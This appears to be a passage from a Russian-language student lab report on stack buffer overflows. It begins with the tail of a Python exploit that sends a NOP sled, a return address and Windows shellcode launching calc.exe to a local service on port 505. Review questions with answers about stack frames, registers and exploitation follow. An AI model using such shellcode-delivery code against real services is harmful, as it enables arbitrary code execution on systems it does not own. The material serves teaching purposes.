    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
)

buffff=\
(
    b"\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"
    b"\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"
    b"\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"
    b"\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"
    b"\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"
    b"\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"
    b"\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"
    b"\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"
    b"\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\x31\xc9\x51"
    b"\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe3\x41\x51\x53\xff"
    b"\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"
    b"\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"
    b"\x52\xff\xd0"
)
client_hello = (
    bufff+
    addr+
    nop+
    buffff
)

if __name__ == '__main__':
    host = '127.0.0.1'
    port = 505
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, port))
    sock.send(client_hello)

    print('done')
```

Контрольные вопросы

1. Когда возникает переполнение буфера?
2. Что содержит стековый кадр при вызове функции?
3. На что указывают три основных процессорных регистра?
4. В какой последовательности заносятся в стек передаваемые аргументы при вызове функции?
5. Каким образом злоумышленник может проэксплуатировать уязвимость «переполнение буфера»?

1. Переполнение буфера возникает в том случае, когда в стек заносятся локальные переменные вызываемой функции, и не проверяется их длина, что приводит к тому, что затираются важные данные, как минимум восстанавливаемое значение регистра EBP и адрес возврата из функции.

2. Стековый кадр при вызове функции содержит:

- значения фактических аргументов функции;
- адрес возврата;
- локальные переменные;
- иные данные, связанные с вызовом функции.

3. Выделяют три основных процессорных регистра:

- регистр ESP (указатель стека, указывает на вершину стека);
- регистр EIP (показывает, какая инструкция (команда) должна быть выполнена следующей);
- регистр EBP (базовый указатель или указатель базы стекового кадра, указывает на стековый фрейм).

4. Функция заносит в стек передаваемые аргументы, начиная с последнего (то есть сначала заносится в стек аргумент b, а затем аргумент a).

5. При переполнении буфера происходит выход за пределы выделенной памяти, и возможна перезапись важной управляющей информации: адресов возврата, указателей на функции и т. д., что может повлечь за собой выполнение уязвимой программой постороннего кода.

